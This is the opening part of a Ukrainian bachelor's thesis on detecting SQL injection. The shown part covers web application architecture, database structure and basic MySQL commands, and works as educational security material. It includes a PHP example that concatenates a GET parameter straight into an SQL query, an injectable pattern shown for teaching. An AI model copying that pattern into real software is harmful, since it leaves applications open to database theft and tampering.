**Міністерство освіти і науки України**

**«Київський національний університет імені Тараса Шевченка»**

**Факультет інформаційних технологій**

**Кафедра кібербезпеки та захисту інформації**

ДОПУСТИТИ ДО ЗАХИСТУ:
завідувач кафедри кібербезпеки
та захисту інформації
_____ Н.В. Лукова-Чуйко
«18» червня 2021р.

# ПОЯСНЮВАЛЬНА ЗАПИСКА

**дипломної роботи**
***бакалавра***
(назва освітнього рівня)

**галузь знань** 12 Інформаційні технології
(шифр і назва галузі знань)

**спеціальність** 125 Кібербезпека
(код і назва спеціальності)

**освітня програма** Кібербезпека
(назва освітньої програми)

**на тему:** «Методи ідентифікацій SQL ін'єкцій»

**Виконавець:** студент IV курсу, групи КБ-42

_____ **Суліма Олексій Іванович**
(підпис) (прізвище ім'я по-батькові)

| | **Прізвище, ініціали** | **Підпис** |
|---|---|---|
| **Керівник** | Мирутенко Л. В. | |

| | | |
|---|---|---|
| **Нормоконтроль** | Зюбіна Р. В. | |

**Київ 2021**

**Міністерство освіти і науки України**

**«Київський національний університет імені Тараса Шевченка»**

**Факультет інформаційних технологій**

**Кафедра кібербезпеки та захисту інформації**

**ЗАТВЕРДЖЕНО:**
завідувач кафедри кібербезпеки
та захисту інформації
_____ Н.В. Лукова-Чуйко
«11» листопада 2020 р.

# ЗАВДАННЯ
## на виконання дипломної роботи

**спеціальності** 125 Кібербезпека
(код і назва спеціальності)

**освітньої програми** Кібербезпека
(назва освітньої програми)

**Студенту** **КБ-42** (група) **Сулімі Олексію Івановичу** (прізвище ім'я по-батькові)

**Тема дипломної роботи** Методи ідентифікацій SQL ін'єкцій

### 1. ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Тема дипломної роботи затверджена на засіданні кафедри кібербезпеки та захисту інформації протокол №2 від 08.10.2021 р.

### 2. ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Принципи роботи веб-застосунків, структура баз даних, основи мови SQL.

### 3. ЗМІСТ РОЗРАХУНКОВО-ПОЯСНЮВАЛЬНОЇ ЗАПИСКИ

Необхідно розглянути принципи роботи веб-застосунків, дослідити методи впровадження SQL-ін'єкції та їх типи, сформувати схему тестування веб-застосунку на вразливість до SQL ін'єкцій, проаналізувати інструменти тестування, розробити рекомендації щодо вибору інструменту тестування.

## 4. ВИМОГИ ДО РЕЗУЛЬТАТІВ ВИКОНАННЯ РОБОТИ

**Практична цінність** Розроблено рекомендації щодо вибору методу та програмного забезпечення для виявлення SQL ін'єкцій.

## 5. ДАТА ВИДАЧІ ЗАВДАННЯ

Дата видачі завдання:11 листопада 2020 року

Завдання видав _____ (підпис) Л. В. Мирутенко (ініціали, прізвище)

Завдання прийняла до виконання _____ (підпис) О. І. Суліма (ініціали, прізвище)

## КАЛЕНДАРНИЙ ПЛАН

| № п/п | Найменування етапів робіт | Строки виконання робіт (початок-кінець) | Відмітка про виконання |
|---|---|---|---|
| 1 | Уточнення постановки задачі | 25.01.2021 – 22.01.2021 | *виконано* |
| 2 | Аналіз літератури | 29.01.2021 – 11.02.2021 | *виконано* |
| 3 | Обґрунтування вибору рішення | 12.02.2021 – 15.02.2021 | *виконано* |
| 4 | Структура веб-застосунку | 16.02.2021 – 04.03.2021 | *виконано* |
| 5 | Аналіз методів впровадження SQL ін'єкцій | 05.03.2021 – 21.03.2021 | *виконано* |
| 6 | Тестування веб-застосунку | 28.03.2021 – 01.05.2021 | *виконано* |
| 7 | Розробка рекомендацій щодо вибору методу та програмного забезпечення для виявлення ін'єкцій. | 02.05.2021 – 04.06.2021 | *виконано* |
| 8 | Оформлення пояснювальної записки | 05.06.2021 – 08.06.2021 | *виконано* |
| 9 | Підготовка до захисту дипломної роботи | 09.06.2021 – 21.06.2021 | *виконано* |

Завдання видав _____ (підпис) Л.В. Мирутенко (ініціали, прізвище)

Завдання прийняв до виконання _____ (підпис) О.І. Суліма (ініціали, прізвище)

Термін подання дипломної роботи до ЕК 08 червня 2021 року

# РЕФЕРАТ

Дипломна робота складається зі вступу, трьох розділів, загальних висновків, списку використаних джерел, застосунків, має 80 сторінок основного тексту, 3 таблиці. Список використаних джерел містить 42 найменування і займає 4 сторінки.

*Метою* даної роботи є розробка рекомендацій щодо вибору інструмента виявлення SQL-ін’єкцій.

У роботі розглянуті принципи роботи та архітектура побудови веб-застосунків, представлена схема їх роботи та взаємодія з базами даних.

Досліджено методи впровадження SQL ін’єкцій різних типів.

Сформована схема тестування веб-застосунку на вразливість до SQL ін’єкцій.

Практично реалізовані деякі типи SQL ін’єкцій та проведено їх аналіз обраними сканерами.

На основі отриманих результатів були розроблені рекомендації з вибору інструмента тестування та програмного забезпечення для виявлення SQL ін’єкцій.

Ключові слова: веб-застосунки, бази даних, SQL ін’єкції, вразливості, атаки.

# ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ ТА СКОРОЧЕНЬ

| | | |
|---|---|---|
| **SQLi** | – | SQL injeciton |
| **БД** | – | База даних |
| **СУБД** | – | Система управління бази даних |
| **ПЗ** | – | Програмно забезпечення |
| **IT** | – | Information Technology |
| **PaaS** | – | Platform as a service |

# ЗМІСТ

# ВСТУП

Веб-застосунки стають все більш досконалими та дедалі технічно складнішими. Вони варіюються від динамічних Інтернет та внутрішньомережевих порталів, таких як сайти електронної комерції, до корпоративних програм, що постачаються за допомогою HTTP, таких як системи управління документами та ERP-програми. Наявність цих систем та чутливість даних, які вони зберігають та обробляють, стають критично важливими для майже всіх основних підприємств, а не лише для тих, що мають Інтернет-магазини. Веб-застосунки та їх допоміжна інфраструктура та середовища використовують різноманітні технології і можуть містити значну кількість модифікованих та налаштованих кодів. Сама природа їх багатофункціонального дизайну та їх здатність порівнювати, обробляти та поширювати інформацію через Інтернет або з внутрішньої мережі робить їх популярною ціллю атаки.

*Метою* даної роботи є розробка рекомендацій щодо вибору інструмента виявлення SQL-ін’єкцій.

*Об’єктом дослідження* є процес виявлення вразливостей веб-застосунка до SQL-ін’єкцій.

*Предметом дослідження* є програмне забезпечення, розроблене для виявлення SQL-ін’єкцій.

*Методи дослідження* дипломної роботи: спостереження, порівняння та аналіз.

# РОЗДІЛ 1
# ПРИНЦИПИ РОБОТИ ВЕБ-ЗАСТОСУНКІВ

## 1.1 Функціонування веб-застосунка

Веб-застосунок - клієнт-серверний застосунок, в якому клієнтом виступає браузер, а сервером - веб-сервер. Логіка веб-застосунків розподілена між сервером і клієнтом, зберігання даних здійснюється, переважно, на сервері, обмін інформацією відбувається по мережі. Одним з переваг такого підходу є той факт, що клієнти не залежать від конкретної операційної системи користувача, тому веб-застосунки є кросплатформеними сервісами. Веб-застосунки дозволяють відвідувачам швидко і легко знаходити необхідну інформацію на веб-сайтах з великим об'ємом інформації. Даний вид веб-застосунків дозволяє здійснювати пошук у вмісті, упорядковувати вміст і переміщатися по ньому зручним для відвідувачів способом. Веб-застосунок дозволяє зберігати дані безпосередньо в базі даних, а також отримувати дані і формувати звіти на основі отриманих даних для аналізу. Як приклад можна привести інтерактивні сторінки банків, сторінки для контролю товарних запасів, соціологічні дослідження та опитування, а також форми для зворотного зв'язку з користувачами

Основна мова, якою описується графічний інтерфейс веб-застосунків - це HTML. Дана мова описує структуру веб-сторінки, розміщення на ній компонентів. Оформлення веб-сторінок, їх стиль і колірна схема описуються в таблицях стилів - CSS. Для "пожвавлення" графічного інтерфейсу, надання йому динамічності, використовуються додаткові технології: скрипти JavaScript, а також вбудовані в веб-сторінку компоненти, створені на Flash, Java або Silverlight. Відсутність необхідності повністю перезавантажувати сторінку після кожного отримання даних від сервера може істотно прискорити роботу веб-застосунки. Така концепція має назву Asynchronous JavaScript and XML (асинхронний JavaScript і XML, Ajax). При використанні даного підходу динамічні запити до сервера відбуваються без видимої

перезавантаження веб-сторінки: користувач не помічає, коли його браузер запитує дані. Доменні об’єкти - це об’єкти в об’єктно-орієнтованих комп’ютерних застосунках, які виражають сутність з моделі предметної області, що відноситься до програми, і реалізують бізнес-логіку програми. Доменні об’єкти інкапсулюють всю необхідну для програми інформацію про об’єкт предметної області

Одна спільна риса веб-застосунків, незалежно від мови, на якій вони були написані, полягає в тому, що вони інтерактивні і, частіше за все, керуються базою даних. Сьогодні, веб-застосунки, керовані базами даних, є надзвичайно поширеними. Зазвичай вони складаються з внутрішньої бази даних з веб-сторінками які містять скрипт на стороні сервера, який може витягувати конкретну інформацію з бази даних залежно від взаємодії з користувачем. Одна з найпоширеніших програм для керованих базами даних веб-застосунків - це застосунок для електронної комерції, в якому різноманітна інформація зберігається в базі даних, наприклад інформація про товар, рівень запасів, ціни, поштові витрати та витрати на упаковку, і тд. Керований базами даних веб-застосунок зазвичай має три рівні: рівень відображення (веб-браузер), логічний рівень (мова програмування), і рівень зберігання (база даних, така як Microsoft SQL Server, MySQL, Oracle тощо). Веб-браузер (рівень відображення, такий як Internet Explorer, Safari, Firefox, та ін.) надсилає запити на середній рівень (логічний рівень), який обслуговує запити, роблячи запити та оновлення для бази даних (рівень зберігання).

Візьмемо, наприклад, Інтернет-магазин роздрібної торгівлі, який представляє собою форму пошуку, яка дозволяє відсортувати товари, що представляють особливий інтерес, та надає можливість обрати продукти, які відповідають бюджету. Щоб переглянути всі товари в магазині, вартість яких менше 100 доларів, можна використати таку URL-адресу: http://www.victim.com/products.php?val=100

Цей скрипт PHP ілюструє, як користувальницькі дані (val) передаються динамічно створеному оператору SQL. Виконується наступний розділ коду PHP коли запитується URL-адреса:

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
```

```
// dynamically build the sql statement with the input
$query = "SELECT * FROM Products WHERE Price < '$_GET ["val"]' "
.
          "ORDER BY ProductDescription";
// execute the query against the database
$result = mysql_query($query);
// iterate through the record set
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
{
     // display the results to the browser
     echo "Description : {$row ['ProductDescription']} <br>".
          "Product ID : {$row ['ProductID']} <br>".
          "Price : {$row ['Price']} <br><br>";
}
```

Наведений зразок коду більш чітко ілюструє, що скрипт PHP створює та виконує. Заява поверне всі продукти з бази даних, вартість якиї менше 100 доларів. Потім ці товари відобразяться у веб-браузері, щоб можна було продовжувати покупки в межах бюджету. В принципі, всі інтерактивні веб-застосунки, керовані базами даних, працюють так само, або принаймні подібним чином:

```
SELECT *
FROM Products
WHERE Price <'100.00'
ORDER BY ProductDescription;
```

Як зазначалось раніше, керований базами даних веб-застосунок зазвичай має три рівні: відображення, логіка та зберігання. Щоб наведено на рисунку 1.1




Рисунок 1.1 – Рівні веб-застосунка

Рівень відображення (presentation Tier) - це найвищий рівень програми. Він відображає інформацію, пов’язану з такими послугами, як перегляд товарів, придбання та вміст кошика для покупок, а також відповідає за зв’язок з іншими рівнями. Логічний рівень випливає з рівня відображення, він контролює функціональність програми виконуючи детальну обробку. Рівень даних складається з серверів баз даних. Цей рівень зберігає дані незалежними від серверів застосунків або бізнес-логіки. Надання даних на власному рівні також покращує масштабованість та продуктивність. На рисунку 1 веб-браузер (presentation Tier) надсилає запити логічному рівню, який обслуговує їх, роблячи запити та оновлення щодо бази даних (storage tier). Основним правилом трирівневої архітектури є те, що рівень відображення ніколи не комунікують безпосередньо з рівнем даних; у трирівневій моделі вся комунікація повинна проходити через проміжний рівень [16].

На рисунку 1.1 користувач запускає свій веб-браузер і підключається до http://www.victim.com. Веб-сервер, що знаходиться на логічному рівні, завантажує скрипт із файлової системи та передає її через скрипт енджин, де він аналізується та виконується. Скрипт відкриває доступ до рівня зберігання за допомогою з’єднувача бази даних і виконує оператор SQL. База даних повертає дані до з’єднувача бази даних, який передається скрипт енджина у межах логічного рівня. Потім логічний рівень реалізує будь-які програми або правила бізнес-логіки, до повернення а веб-

сторінка у форматі HTML для веб-браузера користувача на рівні презентації. Веб-браузер користувача відображає HTML-код і представляє користувачеві графічне подання коду. Все це відбувається за лічені секунди і є непомітним для користувача.

Трьохрівневі рішення не є масштабованими, тому в останні роки трирівнева модель була переоцінена і створена нова концепція, побудована на масштабованості та ремонтопридатності: парадигма n-рівневого розвитку програм. У рамках цього рішення було розроблено чотирьохрівневе рішення, яке передбачає використання проміжного програмного забезпечення, яке зазвичай називається сервером застосунків, між веб-сервером та базою даних. Сервер застосунків в архітектурі n-рівня - це сервер, на якому розміщений інтерфейс програмування застосунку (API) для викриття бізнес-логіки та бізнес-процесів для використання застосунками. Додаткові веб-сервери можуть бути введені відповідно до вимог. Крім того, сервер застосунків може спілкуватися з кількома джерелами даних, включаючи бази даних, мейнфрейми або інші застарілі системи.




Рисунок 1.2 – Схема чотирьохрівневого веб-застосунку.

На рисунку 1.2 веб-браузер (рівень відображення) надсилає запити на середній (логічний) рівень, який, у свою чергу, викликає відкриті API сервера застосунків, що перебувають у рівні застосунків, який обслуговує їх, роблячи запити та оновлення щодо бази даних (рівень зберігання).

На рисунку 1.2 користувач запускає свій веб-браузер і підключається до http://www.victim.com. Веб-сервер, що знаходиться на логічному рівні, завантажує сценарій з файлової системи та передає його через механізм сценаріїв, де він аналізується та виконується. Сценарій викликає відкритий API із сервера застосунків, який знаходиться на рівні програми. Сервер застосунків відкриває підключення до рівня зберігання за допомогою з'єднувача бази даних і виконує оператор SQL щодо бази даних. База даних повертає дані до з'єднувача бази даних, а сервер застосунків реалізує будь-які правила програми або бізнес-логіки, перш ніж повертати дані на веб-сервер. Потім веб-сервер реалізує будь-яку остаточну логіку перед поданням даних у форматі HTML у веб-браузер користувача на рівні презентації. Веб-браузер користувача відображає HTML і представляє користувачеві графічне представлення коду. Все це відбувається за лічені секунди і є непомітним для користувача.

Основна концепція багаторівневої архітектури передбачає розбиття програми на логічні фрагменти або рівні, кожному з яких призначені загальні або конкретні ролі. Рівні можуть розташовуватися на різних машинах або на одній машині, де вони віртуально або концептуально відокремлюються один від одного. Чим більше рівнів використовується, тим конкретніша роль кожного рівня. Розподіл обов'язків програми на кілька рівнів полегшує масштабування програми, дозволяє краще розподіляти завдання розробників між розробниками та робить застосунок більш читабельним, а його компоненти більш багаторазовим. Цей підхід може також зробити застосунки більш надійними, усунувши одну точку відмови. Наприклад, рішення про зміну постачальників баз даних не повинно вимагати нічого іншого, як деякі зміни відповідних частин рівня застосунка; презентаційний та логічний рівні залишаються незмінними. Трьохрівневі та чотирирівневі архітектури - найпоширеніші архітектури в Інтернеті сьогодні; однак модель n-рівня є надзвичайно гнучкою, і, як вже обговорювалося раніше, концепція дозволяє логічно відокремлювати та застосовувати безліч способів багатьох рівнів та шарів.

## 1.2 Роль баз даних при створенні веб-застосунка

База даних – це сховище впорядкованої інформації. Для того щоб працювати з базами даних була придумана мова SQL. SQL - це стандартна мова програмування, яка застосовується для створення, модифікації, пошуку та вилучення інформації, що зберігається в довільній реляційній базі даних, керованої відповідною системою управління базами даних (СУБД). За допомогою SQL комп'ютеру передаються інструкції, звані програмою. Програмне забезпечення бази даних виконує цю програму, написану на мові SQL. Це означає, що СУБД виконує ті запити, які їй передали, і відображає результати їх роботи, в тому числі яке-небудь повідомлення про помилку. Мови програмування, звані також формальними мовами, відрізняються від мов спілкування, званих неформальними або природними мовами, головним чином тим, що створюються під конкретну мету, повністю позбавлені двозначності, мають дуже обмежений словниковий запас і гнучкість. Таким чином, якщо в результаті виконання програми не був отриманий очікуваний результат - програма містить якусь помилку (логічну або синтаксичну - в останньому випадку, швидше за все, буде виведено відповідне повідомлення, яке описує помилку).

Існують два типи SQL: інтерактивний і вбудований. В основному ці дві форми SQL працюють однаково, але використовуються по-різному.

Інтерактивний SQL застосовується для виконання дій безпосередньо в базі даних з метою отримати результат, який використовується людиною. При застосуванні цієї форми SQL вводиться команда, вона виконується, після чого можна негайно побачити вихідні дані (якщо такі є).

Вбудований SQL складається з команд SQL, включених в програми, які в більшості випадків написані на якомусь іншому мовою програмування (наприклад, Cobol або Pascal). Таке включення може зробити програму більш потужною і ефективною. Однак, несумісність цих мов програмування зі структурою SQL і властивим йому стилем управління даними вимагає внесення ряду розширень в інтерактивний SQL. Вихідні дані команд SQL у вбудованому SQL "заносяться" в

змінні або параметри, які використовуються програмою, в яку включені пропозиції SQL.

Будучи формальною мовою, SQL, як і інші мови цього типу, має свій синтаксис і семантику. Синтаксис включає власне слова і символи, які можна застосовувати, а також правила, за якими ці слова і символи можна використовувати при створенні команд і програм. Семантика допомагає з'ясувати реальне значення, сенс будь-якої синтаксично правильної команди. SQL простий у вивченні в порівнянні з іншими мовами програмування. Команди на SQL читаються як речення неформальної мови, що сильно полегшує розуміння сенсу. Так, будь-який недосвідчений в програмуванні користувач, швидше за все, зрозуміє, що записана на SQL команда `SELECT au_fname, au_lname FROM authors ORDER BY au_lname` збігається за змістом з реченням «Перерахувати імена і прізвища всіх авторів, сортуючи їх за прізвищами». Але, користувач, майже напевно вважатиме еквівалентну за змістом програму, написану на C або на Perl, абсолютно незрозумілою [14].

Всі команди SQL прийнято ділити на дві основні групи - мова маніпулювання даними (DML) і мову визначення даних (DDL). Для будь-якої бази даних команди групи DML відбирають, обраховують, вставляють, видаляють і редагують ті дані, які зберігаються в цій базі. Прикладом таких команд є: `SELECT`, `INSERT`, `UPDATE` і `DELETE`. Команди групи DDL створюють, модифікують і знищують такі об'єкти бази даних, як таблиці, індекси і уявлення. Наприклад команди `CREATE`, `ALTER` і `DROP`.

Стандарт SQL визначено ANSI (American National Standards Institute – Американським національним інститутом стандартів). SQL не є винаходом ANSI, він - продукт досліджень фірми IBM. Однак інші компанії теж внесли свою лепту в розвиток SQL; принаймні, компанія Oracle перевершила IBM в створенні популярного ринкового програмного SQL-продукту.

Після того, як на ринку з'явилося кілька конкуруючих SQL-продуктів, ANSI визначила стандарт, з яким всі вони повинні задовольняти. Відносно SQL, база

даних розглядається як контейнер для інформації у вигляді одного або декількох файлів. Для зручності роботи з СУБД користуються спеціальними веб-застосунками, які дозволяють за допомогою використання графічного інтерфейса виконувати адміністрування сервера баз даних, запускати спеціальні команди, а також працювати з контентом таблиць і баз даних — дії, які при відсутності веб-застосунка виконують за допомогою консолі. В приклад можна привести: phpMyAdmin, який використовують для адміністрування СУБД MySQL чи pgAdmin — для PostgreSQL [36].

Будь-яка серверна СУБД, що підтримує SQL, працює в якості серверної частини архітектури «клієнт-сервер». Це означає, що вона зберігає і підтримує бази даних і відповідає на запити, які клієнти оформляють на мові SQL.

Тут під клієнтом розуміється будь-який застосунок або будь-який комп'ютер, які можуть посилати запити на мові SQL (SQL запити) на сервер і отримувати відповіді з цього сервера. Наприклад, якщо у локальної мережі застосовується архітектура «клієнт-сервер», то клієнтом є комп'ютер на робочому столі, а сервером - потужна спеціальна машина, розташована в сусідній кімнаті, в сусідній будівлі або в іншій країні. Будь-яка настільна СУБД - це СУБД, що встановлена і працює локально.

Вона являє собою незалежний застосунок, яке зберігає свої власні бази даних і виконує всю обробку даних, пов'язану з SQL. Ніяка настільна СУБД не може приймати запити від інших клієнтів, що, звичайно, означає, що ніяка настільна СУБД не може працювати так, як це робить будь-який SQL-сервер [19].

Ще одним, важливим, для розуміння, елементом є структура бази даних. База даних складається з трьох елементів: таблиця, рядок і стовпець.

Таблиця - це основний структурний елемент бази даних. При чому в одній базі може бути кілька таблиць. З точки зору безпеки і зручності використання вважається правильним зберігати в кожній таблиці тільки певний тип даних. При створенні таблиці потрібно присвоїти їй унікальне ім'я.

В одній базі не може бути таблиць з однаковими іменами, також потрібно вказати з яких стовпців вона складається і теж присвоїти їм імена.

Стовпець (колонка) - це структурний елемент таблиці. Для кожного стовпця потрібно вказати який саме тип даних дозволено в ньому зберігати. Це може бути текст, числа, діапазони чисел, файли, логічні значення і т.д.

Рядок - це окремий запис в таблиці. Кожному рядку повинен бути привласнений так званий "первинний ключ" - це унікальний ідентифікатор рядка. Він дозволяє надалі звертатися саме до цього рядка. В принципі будь-який стовпець може виступати первинним ключем. Головне дотримуватися деяких правил: він повинен бути унікальним для кожного рядка і повинен обов'язково мати якесь присвоєне значення (він не може бути null), і його не можна міняти.

База даних рідко складається з однієї таблиці, яка дуже мала в порівнянні з базою даних. При створенні декількох таблиць зі зв'язаною інформацією можна виконувати більш складні і потужні операції над даними. Потужність бази даних полягає, скоріше, в зв'язках, які конструюються між частинами інформації, ніж в самих цих частинах. Давайте використаємо приклад адресної книги для того, щоб зрозуміти принцип роботи бази даних, яку можна реально використовувати в діловому житті.

Таблиця 1.1

Телефони на адреси відповідних людей

| **Name** | **Telephone** | **Address** |
|---|---|---|
| Gerry Parish | (415 )365-8775 | 127 Primrose Ave., SF |
| Celia Brock | (707) 874-3553 | 246 #4 3rd St., Sonoma |
| Yves Grille! | (762)976-3665 | 778 Modemas, Barcelona |

Припустимо, що індивідуми таблиці 1.1 є пацієнтами лікарні. Додаткову інформацію про них можна зберігати в іншій таблиці. Стовпці другої таблиці можуть бути названі таким чином: Patient (Пацієнт), Doctor (Лікар), Insurer (Страховка), Balance (Баланс).

Таблиця 1.2

Інформація про страховку, лікаря та баланс

| **Patient(Пацієнт)** | **Doctor (Лікар)** | **Insurer (Страховка)** | **Balance (Баланс)** |
|---|---|---|---|
| Parish | Drume | B.C./B.S. | $272.99 |
| Grillet | Halben | None | $44.76 |
| Brock | Halben | Health, Inc. | $9077.47 |

Можна виконати безліч потужних функцій при добуванні інформації з цих таблиць відповідно до заданих критеріїв, особливо, якщо критерій включає пов'язані частини інформації з різних таблиць. Припустимо, Dr. Halben бажає отримати номери телефонів всіх своїх пацієнтів. Для того щоб витягти цю інформацію, він повинен зв'язати таблицю з номерами телефонів пацієнтів (список адрес) з таблицею, що визначає його пацієнтів. В даному простому прикладі він може подумки виконати цю операцію і дізнатися телефонні номери своїх пацієнтів Grillet і Brock, насправді ж ці таблиці можуть бути більше і набагато складніше. Програми, що оброблюють бази даних, були створені для роботи з великими і складними наборами тих даних, які є найбільш загальними в діловому житті суспільства. Навіть якщо база даних лікарні містить десятки або тисячі імен (як це, ймовірно, і буває в реальному житті), єдина команда SQL надасть доктору Halben необхідну інформацію практично миттєво.

Для забезпечення максимальної гнучкості при роботі з даними рядки таблиці, за визначенням, ніяк не впорядковані. Цей аспект відрізняє базу даних від адресної книги. Рядки в адресній книзі зазвичай впорядковані за алфавітом. Один з потужних засобів, що надаються системами баз даних, полягає в тому, що користувачі можуть впорядковувати інформацію за своїм бажанням.

Розглянемо другу таблицю. Інформацію, що в ній міститься, іноді зручно розглядати впорядковано по імені, іноді - впорядко по зростанню або зменшенню балансу (Balance), а іноді - згруповано по лікарю. Велика кількість можливих рядків завадило б користувачеві проявити гнучкість в роботі з даними, тому рядки передбачаються неупорядкованими. Саме з цієї прични не можна просто сказати:

"Мене цікавить п’ятий рядок таблиці". Незалежно від порядку включення даних або будь-якого іншого критерію, цього п’ятого рядка не існує за визначенням. Отже, рядки таблиці передбачаються розташованими в довільному порядку.

З цієї та ряду інших причин, необхідно мати стовпець таблиці, який однозначно ідентифікує кожен рядок. Зазвичай цей стовпець містить номер, наприклад, приписаний кожному пацієнтові. Звичайно, можна використовувати для ідентифікації рядків ім’я пацієнта, але ж може статися так, що є кілька пацієнтів з ім’ям Mary Smith. У подібному випадку немає простого способу їх розрізнити. Саме з цієї причини зазвичай використовуються номери. Такий унікальний стовпець (або їх група), який використовується для ідентифікації кожного рядка і забезпечує диференціювання всіх рядків, називається первинним ключем таблиці (Primary key of the table). Первинний ключ таблиці - життєво важливе поняття структури бази даних. Він є серцем системи даних: для того щоб знайти певний рядок в таблиці, вкажіть значення її первинного ключа. Крім того, він забезпечує цілісність даних. Якщо первинний ключ належним чином використовується і підтримується, можна бути твердо впевненим в тому, що ні один рядок таблиці не є порожньою і що кожна з них відрізняється від інших [41].

На відміну від рядків, стовпці таблиці (також звані полями (fields) впорядковані і проіменовани. Отже, в таблиці, відповідної адресній книзі, можна послатися на стовпець "Address" як на "стовпець номер три". Природно, це означає, що кожен стовпець даної таблиці повинен мати ім’я, відмінне від інших імен, для того, щоб не виникло плутанини.

Для прикладу можна розглянути створення та взаємодію з БД за допомогою MySQL.

Для створення нової бази даних в SQL використовується команда

```
CREATE DATABASE назва;
```

Для взаємодії зі створеною БД використовується команда

```
USE назва;
```

Якщо потрібно видалити БД використовується команда

```
DROP DATABASE назва;
```

Також її можна використовувати для видалення інших елементів. Наприклад для видалення таблиці потрібно лише замінити `DATABASE` на `TABLE`.

Так як база даних складається з таблиць, наступним кроком буде створення таблиці. Для цього використовується команда `CREATE TABLE`. Після якої потрібно вказати назву нової таблиці. А потім в дужках, через кому, перерахувати які в таблиці будуть колонки і типи даних в цих колонках:

`CREATE TABLE` *`назва_таблиці`* `(id INT AUTO_INCREMENT PRIMARY KEY, nick NVARCHAR(64) NOT NULL, status NVARCHAR(32));`

Для перегляду створеної таблиці використовується команда `SHOW COLUMNS FROM` *`назва_таблиці`*`;`

```
mysql> CREATE TABLE users_nick (id INT AUTO_INCREMENT PRIMARY KEY, nick NVARCHAR(64) NOT NULL, status NVARCHAR(32));
Query OK, 0 rows affected, 2 warnings (0.02 sec)

mysql> SHOW COLUMNS FROM users_nick;
+--------+-------------+------+-----+---------+----------------+
| Field  | Type        | Null | Key | Default | Extra          |
+--------+-------------+------+-----+---------+----------------+
| id     | int         | NO   | PRI | NULL    | auto_increment |
| nick   | varchar(64) | NO   |     | NULL    |                |
| status | varchar(32) | YES  |     | NULL    |                |
+--------+-------------+------+-----+---------+----------------+
3 rows in set (0.00 sec)

mysql>
```

Рисунок 1.3 – Результат виконання команди `SHOW COLUMNS FROM`

В результаті виводу на рисунку 1.3 наочно видно за що відповідають параметри, які використовувались при створенні таблиці:

`id INT AUTO_INCREMENT PRIMARY KEY` - перший стовпець таблиці названий id. Присвоєний йому тип даних - `INT` тобто цілочисельні значення (це означає що там не може бути дробів, букв, символів - нічого крім цілих чисел).

Команда `AUTO_INCREMENT` наказує MySQL самостійно заповнювати рядки цієї колонки при внесенні нових записів в таблицю, при цьому додаючи +1 до кожного нового запису. Іншими словами створюється лічильник, щоб домогтися унікальності значень саме в цій колонці. А унікальні значення потрібні щоб застосувати параметр `PRIMARY KEY` тобто призначити значення з цієї колонки

первинними ключами - унікальними ідентифікаторами рядків таблиці. Використовуючи значення саме з цієї колонки надалі буде можливо звертатися до рядків в цій таблиці.

`nick NVARCHAR (64) NOT NULL` - другий стовпець названий nick, якому присвоєний тип `NVARCHAR` - це строкові дані змінного розміру, при цьому обмеживши розмір значення 64 байтами. Командою `NOT NULL` позначається що значення в цьому стовпці не може дорівнювати `NULL` тобто не може бути порожнім.

`status NVARCHAR (32)` - третій стовпець, названий status. Тип - строкові дані змінного розміру, розмір - 32 байта [21].

**Висновки за розділом 1**

